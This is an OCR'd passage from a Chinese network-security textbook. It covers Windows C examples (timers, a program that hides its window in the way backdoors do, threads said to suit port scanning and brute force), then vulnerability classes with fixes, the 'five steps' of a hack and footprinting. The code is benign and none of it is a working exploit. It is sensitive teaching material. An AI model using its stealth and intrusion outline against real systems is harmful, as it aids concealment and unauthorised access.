著名的“CIH 病毒”每年定时发作，其中就需要利用定时器来控制程序的执行。定时器程序分成两大类：一类是循环执行，另一类是根据条件只执行一次。在程序中加载定时器，如程序 proj6. cpp 所示。

proj6. cpp

```
#define _WIN32_WINNT 0x0500
#include <stdio.h>
#include <conio.h>
#include <windows.h>
void main( )
{
    HANDLE Timer = NULL;
    LARGE_INTEGER liDueTime;
    liDueTime.QuadPart = - 10000000;
    int KeyInfo;
    while (1)
    {
        Timer = CreateWaitableTimer(NULL, TRUE, "NewTimer");//此函数用来创建定时器，参数
//"NULL"表示定时器的属性，"TRUE"表示是否手动复位，"NewTimer"表示定时器的名称
        if (Timer == NULL)
        {
            printf("CreateWaitableTimer with error %d\n", GetLastError());
            return ;
        }
        if (!SetWaitableTimer(Timer, &liDueTime, 0, NULL, NULL, 0))  //此函数用来设置定时
//器，"Timer"表示定时器句柄，"&liDueTime"表示时间间隔，如果是正值是绝对时间，如果是负值是
//相对时间，第三个参数表示周期，第四个参数表示回调函数，第五个表示传递给回调函数的参数，
//最后一个参数表示是否自动恢复
        {
            printf("SetWaitableTimer with error %d\n", GetLastError());
            CloseHandle(Timer);
```

```
            return ;
        }
        if (WaitForSingleObject(Timer, INFINITE) != WAIT_OBJECT_0)
        {
            printf("WaitForSingleObject with error % d\n", GetLastError());
            CloseHandle(Timer);
            return ;
        }
        else
        {
            static int number = 0;
            number++;
            printf(" % d\n", number);
        }
        CloseHandle(Timer);
    }
    return ;
}   //此程序的功能是每隔 1 秒钟就输出一个数,数字在不断增加
```

5. 驻留程序

程序在执行时,都会显示出窗口,一般后门或者病毒程序都是后台运行的。其实可以方便地编写驻留程序。在程序 proj7. cpp 中,只要将 ShowWindows()函数中的 SW_SHOWMAXINIZED 参数改成 SW_HIDE 即可。

proj7. cpp(文件名为 b. cpp)

```
#include <windows.h>
WNDCLASS wc;
HWND h_wnd;
MSG msg;   /* 消息处理函数 wndProc 的声明 */
long WINAPI WindowProc(HWND,UINT,WPARAM,LPARAM); /* winMain 函数的声明 */
int PASCAL WinMain(HINSTANCE h_CurInstance, HINSTANCE h_PrevInstance,LPSTR p_CmdLine,int m_
Show)
{
    /* 初始化 wndclass 结构变量 */
    wc.lpfnWndProc  = WindowProc;
    wc.hInstance  = h_CurInstance;
    wc.hbrBackground  = (HBRUSH)GetStockObject(WHITE_BRUSH);
    wc.lpszClassName  = "TheMainClass";
    /* 注册 WndClass 结构变量 */
    RegisterClass(&wc);
    /* 创建窗口 */
    h_wnd = CreateWindow("TheMainClass","Our first Window",
        WS_OVERLAPPEDWINDOW,0,0,400,500,0,0,h_CurInstance,0);
    /* 显示窗口 */
    ShowWindow(h_wnd,SW_HIDE);
    /* 消息循环 */
    while(GetMessage(&msg,NULL,0,0))
        DispatchMessage(&msg);
    return (msg.wParam );
```

```
}
#define ID_TIMER     1
/* 定义消息处理函数 */
long WINAPI WindowProc(HWND h_wnd,UINT WinMsg,WPARAM w_param,LPARAM l_param)
{
    static BOOL fFlipFlop = FALSE ;
    HBRUSH        hBrush ;
    HDC           hdc ;
    PAINTSTRUCT ps ;
    RECT          rc ;
    switch (WinMsg)
    {
    case WM_CREATE:
        SetTimer (h_wnd, ID_TIMER, 1000, NULL) ;
        return 0 ;
    case WM_TIMER :
        MessageBeep (-1) ;
        fFlipFlop = !fFlipFlop ;
        InvalidateRect (h_wnd, NULL, FALSE) ;
        return 0 ;
    case WM_PAINT :
        hdc = BeginPaint (h_wnd, &ps) ;
        GetClientRect (h_wnd, &rc) ;
        hBrush = CreateSolidBrush (fFlipFlop ? RGB(255,0,0) : RGB(0,0,255)) ;
        FillRect (hdc, &rc, hBrush) ;
        EndPaint (h_wnd, &ps) ;
        DeleteObject (hBrush) ;
        return 0 ;
    case WM_DESTROY :
        KillTimer (h_wnd, ID_TIMER) ;
        PostQuitMessage (0) ;
        return 0 ;
    }
    return DefWindowProc(h_wnd,WinMsg,w_param,l_param);
}
```

编译执行程序之后，程序并没有任何的显示，打开“Windows 任务管理器”，查看“进程”选项卡，可以看到在后台执行的 b.exe 程序，如图 3-24 所示。




图 3-24　proj7.cpp 运行结果

6. 多线程编程

用多线程技术编程有以下两大优点。

(1) 提高 CPU 的利用率。由于多线程并发运行,用户在做一件事情的时候还可以做另外一件事。特别是在多个 CPU 的情况下,更可以充分地利用硬件资源的优势,将一个大任务分成几个任务,由不同的 CPU 来合作完成。

(2) 采用多线程技术,可以设置每个线程的优先级,调整工作的进度。

在实际开发过程中,一定要有一个主进程,其他线程可以共享该进程也可以独立运行,每个线程占用 CPU 的时间有限制,可以设置运行优先级别。

线程独立运行的编程方法如程序 proj8. cpp 所示。

proj8. cpp

```
#include <process.h>
#include <stdlib.h>
#include <stdio.h>
int addem(int);
int main(int argc, char * argv[])
{
    _beginthread((void (*)(void *))addem, 0, (void *)10);
    _beginthread((void (*)(void *))addem, 0, (void *)11);
    addem(12);
    return 0;
}
int addem(int count)
{
    int  i;
    long sum;

    sum = 0;
    for (i = 0; i <= count; ++i) {
        printf("The value of %d is %d\n", count, i);
        sum += i;
    }
    printf("The sum is %d\n", sum);
    return 0;
}
```

程序中三个线程同时执行连加的操作,直接编译程序,出现错误,提示说明:

```
C:\ProgramFiles\MicrosoftVisualStudio\MyProjects\test.cpp(8):error
c2065:'beginthread':Undeclared  identifier Error executing
```

因为基于控制台的应用程序,默认是单线程的执行方式,需要修改工程配置信息。在程序运行界面中,选择菜单栏"工程"下的"设置"选项,之后在对话框中选择"C/C++"选项卡,如图 3-25 所示。

在图 3-25 中,选择 1 所指的"分类"下拉列表中的 Code Generation 选项,然后将 2 所指的 Use run-time liberary 项值改为 Debug Multithreaded,如图 3-26 所示。

重新选择好后,再次编译,执行程序,三个线程分别算出了 1～10 所有整数的和、1～11 所有整数的和以及 1～12 所有整数的和,结果如图 3-27 所示。




图 3-25　修改程序的执行方式




图 3-26　修改工程配置




图 3-27　proj8. cpp 运行结果

程序中有两处需要说明。首先 Process. h 头文件中包含对 beginthread 等多线程的相关定义。

其次，这三个函数 _beginthread((void (*)(void *))addem, 0, (void *)10); _beginthread((void (*)(void *))addem, 0, (void *)11); addem(12)分别定义启动了三个线程，_beginthread 有三个参数，第一个参数 addem 是线程要执行的函数名，这里是 addem；第二个参数是为该线程分配堆栈的大小，这里是 0；第三个参数是调用函数的参数，这里分别是 10、11，相当于 addem(10)和 addem(11)。在实际编程中更多是多个线程同时做同一件事情，这就需要多个线程共享一些资源，如程序 proj9. cpp。

proj9. cpp

```
#include <process.h>
#include <stdlib.h>
#include <stdio.h>
int addem(int);
int x;    //全局变量
int main(int argc, char *argv[])
{
    x = 0;
    _beginthread((void (*)(void *))addem, 0, (void *)1);
    _beginthread((void (*)(void *))addem, 0, (void *)2);
    addem(3);
    return 0;
```

```
}
int addem(int index)
{     while (x <= 50){ (
        x = x+1;
        printf("%d:   %d\n", index, x);
    }
    return 0;
}
```

程序中三个线程共享全局变量 x，三个线程都给变量 x 做加 1 的操作。程序执行的结果如图 3-28 所示。

```
"C:\Program Files\Microsoft Visual Stu
1:   29
2:   30
1:   31
3:   32
2:   33
1:   34
3:   35
2:   36
1:   37
3:   38
2:   39
1:   40
3:   41
2:   42
1:   43
3:   44
2:   45
1:   46
3:   47
2:   48
1:   49
```

图 3-28　proj9. cpp 运行结果

这种多线程共享变量的编程方法一般在端口扫描或者暴力破解的时候使用。

第 4 章　网络扫描与网络监听

本章学习要求：

- 熟悉漏洞的概念、分类和等级。
- 了解 Windows 系统常见漏洞及其修复。
- 熟悉黑客攻击步骤。
- 了解网络踩点的概念。
- 熟悉网络扫描和网络监听的概念。
- 掌握常用网络扫描工具的使用。
- 掌握常用网络监听工具的使用。
- 熟悉网络扫描与监听的防范措施。

4.1　网络安全漏洞

4.1.1　漏洞的概念

漏洞是指任何会引起系统的安全性受到破坏的事物，是在硬件、软件、协议的具体实现或系统安全策略上存在的缺陷，包括不恰当的操作、配置不当和弱口令等，从而可以使攻击者能够在未授权的情况下访问或破坏系统。可以说，任何系统都存在漏洞，没有绝对安全。

漏洞经常被黑客利用，从而进行网络攻击。漏洞有如下三个特性。

1. 长久性

漏洞与时间紧密相关。一个系统从发布的第一天起，随着用户的深入使用，其中存在的漏洞会被不断暴露出来，随之被发现的漏洞也会不断被系统供应商发布的补丁修补，或在以后发布的新版本中得以纠正。随着时间的推移，旧的漏洞会不断消失，新的漏洞会不断出现。漏洞问题也会长期存在。例如，微软的 Windows XP，自发布以来，微软就不断地给系统打补丁，升级。

2. 多样性

漏洞会影响到很大范围的软硬件设备，包括操作系统本身及其支撑软件，网络客户和服务器软件，网络路由器和安全防火墙等。也就是说，在这些不同的软硬件设备中都可能存在不同的漏洞问题。在不同种类的软、硬件设备，同种设备的不同版本之间，由不同设备构成的不同系统之间，以及同种系统在不同的设置条件下，都会存在各自不同的漏洞问题。

3. 隐蔽性

漏洞是在系统具体使用和实现过程中产生的错误，只有能威胁到系统安全的错误才是漏洞。许多错误在通常情况下并不会对系统安全造成危害，只有在某些条件下被人利用时才会影响系统安全。漏洞不是自己出现的，而是被使用者发现的。攻击者往往是系统漏洞

的发现者和使用者。从某种意义上讲,是攻击者使网络系统变得越来越安全。

这里需要注意漏洞与不同安全级别计算机系统之间的关系。理论上说,系统的安全级别越高,该系统也越安全。其实不然。橘皮书——受信任计算机系统评价基准(Trusted Computer System Evaluation Criteria),将一个计算机系统可接受的信任程度加以分级,即计算机系统的安全性能由高而低划分为 A、B、C、D 四大等级。其实,漏洞是独立于操作系统本身的理论安全级别而存在的。并不是说,系统所属的安全级别越高,该系统中存在的漏洞就越少。而是在安全性较高的系统当中,入侵者如果希望进一步获得特权或对系统造成较大的破坏时,必须要克服更大的障碍。

4.1.2 漏洞产生的原因

如今在 Internet 上,网络的安全性问题越来越严重。一方面,黑客利用安全漏洞引起的安全事件数量呈上升趋势。另一方面,似乎越是大型软件,其后推出的补丁数量也呈上升趋势,其中大部分的补丁是针对漏洞的。漏洞产生的原因,归纳起来有以下几个方面。

1. 早期 Internet 设计的缺陷

Internet 设计的初衷是为了相互交流,实现资源共享。设计者并未充分考虑网络安全需求。Internet 的开放性使得其在短期内得到蓬勃发展。也正因如此,攻击者能快速、低成本地对网络进行攻击,而把自己隐藏起来,不被觉察和跟踪。

2. 网络开源

网络的开源使得攻击者技术不断提高,攻击的教程和工具在网上可以轻易找到。这样,造成攻击事件增多,而且攻击早期不易被网络安全人员发觉。

3. 软件自身缺陷

随着 Internet 的发展,各种各样新型、复杂的网络服务和软件层出不穷,这些服务和软件在设计、部署和维护上都可能存在各种安全问题。为保证在市场竞争中占得先机,任何设计者都不能保证产品中没有错误,这就造成了软件本身存在的漏洞。同时,商业系统为迎合用户需求的易用性、维护性等要求,大多数情况下,不得不牺牲安全性和可靠性。

4.1.3 漏洞的分类和等级

1. 漏洞的分类

千里堤坝,毁于蚁穴。黑客一旦找到网络中的薄弱环节,就能轻而易举地闯入系统。所以,了解系统中哪里存在安全隐患,并及时修补漏洞至关重要。通常,“蚁穴”主要表现在软件或协议设计存在缺陷、软件或协议实现的漏洞以及系统或网络配置不当等方面。具体表现在以下几个方面。

1) 软件或协议设计存在缺陷

协议是定义网络上计算机会话和通信的规则,如果协议的设计存在漏洞,那么无论使用该协议的应用服务设计得多完美,它仍然是存在漏洞的。如 TCP/IP 的缺陷,TCP/IP 现在已经广为应用,它早期设计存在的不足造成的安全漏洞在所难免。例如 smurf 攻击、IP 地址欺骗等。然而,最大的问题在于 IP 协议是非常容易“轻信”的,就是说入侵者可以随意地伪造及修改 IP 数据包而不被发现。IPSec 协议可以用来克服这个不足,但还没有得到广泛

的应用。

2）软件或协议实现的漏洞

即使是协议设计得足够完美，但在实现过程中引入漏洞也是不可避免的。如邮件协议的一个实现中能够让攻击者通过与受害主机的邮件端口建立连接，达到欺骗受害主机执行非法任务的目的，或者使入侵者具有访问受保护文件和执行服务器程序的权限。这样的漏洞往往导致攻击者不需要访问主机的凭证就能够从远程控制服务器。

3）系统或网络配置不当

许多系统安装后都有默认的安全配置信息，默认配置往往存在不足。所以管理员要及时更改配置，避免入侵者利用这些配置对服务器进行攻击。如 FTP 的匿名账号就曾给不少管理员带来麻烦。又如，有时为了测试使用，管理员会在机器上打开一个临时端口，但测试完后却忘记了禁止它，这样就会使入侵者有漏洞可钻。通常的解决策略是：除非一个端口是必须使用的，否则应该关闭此端口。

2. 漏洞的等级

一般来说，漏洞威胁的类型基本上决定了它的严重性，根据漏洞所造成的影响和危害程度可把严重性分成高、中、低三个级别。

1）低级别漏洞，允许拒绝服务的漏洞

允许拒绝服务的漏洞属低级。这种攻击几乎总是基于操作系统的。也就是说，这些漏洞存在于操作系统网络传送本身。当存在这种漏洞时，必须通过软件开发者或销售商的弥补予以纠正。

2）中级别漏洞，允许本地用户非法访问的漏洞

中级漏洞允许本地用户获得增加的和未授权的访问，这种漏洞一般在多种平台的应用程序中发现，大多数中级别漏洞是由应用程序的缺陷引起的。

3）高级别漏洞，允许远程用户未经授权访问的漏洞

高级别漏洞是威胁性最大的漏洞。大多数高级别漏洞是由于较差的系统管理或设置有误造成的。例如，远程和本地管理员权限应该对应高级，普通用户权限、权限提升、读取受限文件、远程和本地拒绝服务对应中级，远程非授权文件存取、恢复、欺骗、服务器信息泄漏对应低级。但很多时候要具体情况具体分析，如果一个被广泛使用的软件存在弱口令问题，有口令恢复漏洞，应该属于中高级。

4.1.4　Windows 系统常见漏洞及其修复

Windows 系统常见的漏洞包括：IIS 漏洞、微软数据访问部件（MDAC）漏洞、NetBIOS/Windows 网络共享漏洞、匿名登录漏洞、LAN Manager 身份认证漏洞、Windows 弱口令、IE 浏览器漏洞、远程注册表访问漏洞。

1. IIS 漏洞

IIS（Internet Information Server），中文名称是互联网信息服务器。微软的 IIS 存在缓存溢出漏洞，它难以有效地过滤客户端请求，执行应用脚本的能力较差。部分漏洞问题可以通过已发布的补丁解决，但每次 IIS 的新版本发布都带来新的漏洞，因此 IIS 出现安全漏洞并不能完全归罪于网管的疏漏。

适用性说明：Windows NT4 运行 IIS 4.0，Windows 2000 运行 IIS 5.0，Windows XP Pro 运行 IIS 5.1，Windows 2003 运行 IIS 6.0，Windows 2008 运行 IIS 7.0。

修复方法：安装补丁文件。为系统安装最新的 IIS 补丁，并在 IIS 中排除恶意用户的访问 IP 地址（详见：http://www.microsoft.com/technet/security/tools/urlscan.asp）。删除 IIS 中默认支持的 ISAPI 扩展名。诸如：.htr、.idq、.ism 以及.printer，这些可执行脚本的扩展名在 IIS 安装时默认支持，但用户很少会用它们。删除\inetpub\wwwroot\scripts 目录中的脚本样本文件。同样，在进行 IIS 安装时不要安装远程管理工具。

2. 微软数据访问部件(MDAC)漏洞

微软数据访问部件(Microsoft Data Access Components，MDAC)的远程数据服务单元有一个编码错误，远程访问用户有可能通过这一漏洞获得远程管理的权限，并有可能使数据库遭到外部匿名攻击。

适用性说明：NT 4.0 系统运行 IIS 3.0 和 IIS 4.0。

修复方法：升级 MDAC 到 2.1 或更新的版本。

3. NetBIOS/Windows 网络共享漏洞

使用服务器信息块(SMB)协议或通用互联网文件系统(CIFS)，将使远程用户可以访问本地文件，但也向攻击者开放了系统。

适用性说明：所有的 Windows 系统。

修复方法：限制文件的访问共享，并指定特定 IP 的访问限制以避免域名指向欺骗。关闭不必要的文件服务，取消这一特性并关闭相应端口。

4. 匿名登录漏洞

Window 操作系统的账户服务至关重要，一旦用户通过匿名登录进程后就可以匿名访问其他系统中的文件。同时，这也意味着攻击者可以匿名进入系统。

适用性说明：Windows NT、Windows 2000 以及 Windows XP 系统。

修复方法：用户唯一可以补救的就是修改注册表限制这一潜在的威胁。

5. LAN Manager 身份认证漏洞

尽管 Windows 的大多数用户不再需要 LAN Manager 的支持，微软还是在 Windows NT 和 Windows 2000 系统里默认安装了 LAN Manager 口令散列。由于 LAN Manager 使用的早期加密机制比微软现在的方法脆弱，即使相当强健的 LAN Manager 的口令也能在很短的时间内被破解。

适用性说明：所有的 Windows 操作系统，默认安装的 Windows NT、Windows 2000 和 Windows XP 都存在这一漏洞。

修复方法：只要用户用不到它，就尽快取消 LM 认证支持。

6. Windows 弱口令

尽管各种系统设置都要求用户使用足够强壮的密码并进行定期更换，但用户往往不会严格遵守系统管理员做出的各种限制，这就引发了访问控制的脆弱性。

适用性说明：所有使用密码保护的系统和应用软件。

修复方法：重视密码强壮性，并把这一原则贯彻始终。

7. IE 浏览器漏洞

IE 浏览器用户面临着 ActiveX 控件漏洞，脚本漏洞，MIME 类型和内容的误用漏洞以及缓存区溢出漏洞等方面的威胁。

修复方法：升级并安装补丁文件。微软不再支持版本早于 5.01 的 IE 浏览器，因此用户在使用 IE 浏览器时必须升级到 5.01 或更高版本。完成浏览器升级到 IE 5.01 或 IE 5.5 后，安装 IE 5.01 服务包或 IE 5.5 服务包。目前的操作系统通常集成的是 IE 6.0、IE 7.0 或者 IE 8.0，其安全性相对较高。

8. 远程注册表访问漏洞

在任何 Windows 系统中，注册表都是最重要的文件，而允许远程访问注册表将带来很大危害。

适用性说明：所有的 Windows 版本。

修复方法：限制访问。这并非是软件的 bug，而是 Windows 系统所具备的一个特性，因此用户必须通过限制访问权限来避免潜在的威胁。

如今，Windows 操作系统已经成为当今操作系统的主流，同时也成为黑客攻击的对象。如果了解 Windows 系统常见漏洞及其修复，将会便于网络管理人员在网络维护中做到有的放矢。

4.2　黑客攻击步骤

黑客进行一次成功的攻击，可以归纳成基本的 5 个步骤，但是根据实际情况可以随时调整。归纳起来就是“黑客攻击五部曲”。

1. 隐藏 IP

通常有两种方法隐藏自己的 IP：

(1) 首先入侵互联网上的一台计算机(俗称“肉鸡”)，利用这台计算机进行攻击，这样即使被发现了，也是“肉鸡”的 IP 地址。

(2) 做多极跳板“Sock 代理”，在入侵的计算机上留下的是代理计算机的 IP 地址。

比如攻击 A 国的站点，一般选择离 A 国很远的 B 国计算机作为“肉鸡”或者“代理”，这样跨国度的攻击，一般很难被侦破。

2. 踩点扫描

踩点就是通过各种途径对所要攻击的目标进行多方面的了解，确定攻击的时机。扫描的目的是利用各种工具在攻击目标的 IP 地址或地址段的主机上寻找漏洞。

3. 获得权限

得到管理员权限的目的是连接到远程计算机，对其进行控制，达到攻击目的。获得系统及管理员权限的方法有：通过系统漏洞获得系统权限，通过管理漏洞获得管理员权限，通过软件漏洞得到系统权限，通过监听获得敏感信息进一步获得相应权限，通过弱口令获得远程管理员的用户密码，通过穷举法获得远程管理员的用户密码，通过攻破与目标机有信任关系

的另一台机器进而得到目标机的控制权，通过欺骗获得权限以及其他有效的方法。

4. 种植后门

上传恶意软件，以确保能够重新进入系统。在已经攻破的计算机上种植一些后门程序。

5. 隐藏踪迹

抹除恶意活动的痕迹，删除或修改系统和应用程序日志中的数据。一次成功入侵之后，一般在对方的计算机上已经存储了相关的登录日志，这样就容易被管理员发现。

4.3 网络踩点

踩点就是通过各种途径对所要攻击的目标进行尽可能的了解。攻击任何一个网络，第一个步骤就是要搞清楚要攻击的对象，要获取目标网络的“足迹”。常见的踩点方法包括：在域名及注册机构的查询，了解公司性质，对主页进行分析，邮件地址的搜集和目标 IP 地址范围查询。

踩点的目的就是探查对方各方面的情况，确定攻击的时机，摸清对方最薄弱的环节和守卫最松散的时刻，为下一步入侵提供良好的策略。

通过踩点主要收集以下可用信息。

(1) 网络域名：包括域名系统、网络地址范围、关键系统(如名字服务器、电子邮件服务器、网关等)的具体位置以及网络地址范围等信息。

(2) 内部网络：进入内网以后主要是靠工具和扫描来完成踩点。

(3) 外部网络：目标站点的一些社会信息，包括企业的内部专用网、企业的合作伙伴和分支机构等其他公开资料。通过搜索引擎来获得目标站点里面的用户邮件列表、即时消息、新闻消息及员工的个人资料等。

4.4 网络扫描

4.4.1 网络扫描简介

网络扫描是黑客攻击的第二步。其原理是采取模拟攻击的形式对目标可能存在的已知安全漏洞逐项进行检查，目标可以是工作站、服务器、交换机、路由器和数据库应用等对象，最后根据扫描结果向扫描者或管理员提供周密可靠的分析报告。

扫描通常采用两种策略，一种是被动式策略，就是基于主机之上，对系统中不合适的设置、脆弱的口令以及其他同安全规则抵触的对象进行检查；另一种是主动式策略，它是基于网络的，通过执行一些脚本文件模拟对系统进行攻击的行为并记录系统的反应，从而发现其中的漏洞。被动式扫描不会对系统造成破坏，而主动式扫描对系统进行模拟攻击，可能会对系统造成破坏。利用被动式策略扫描称为系统安全扫描，利用主动式策略扫描称为网络安全扫描。

常见的安全扫描检测技术主要包括以下 4 个方面。

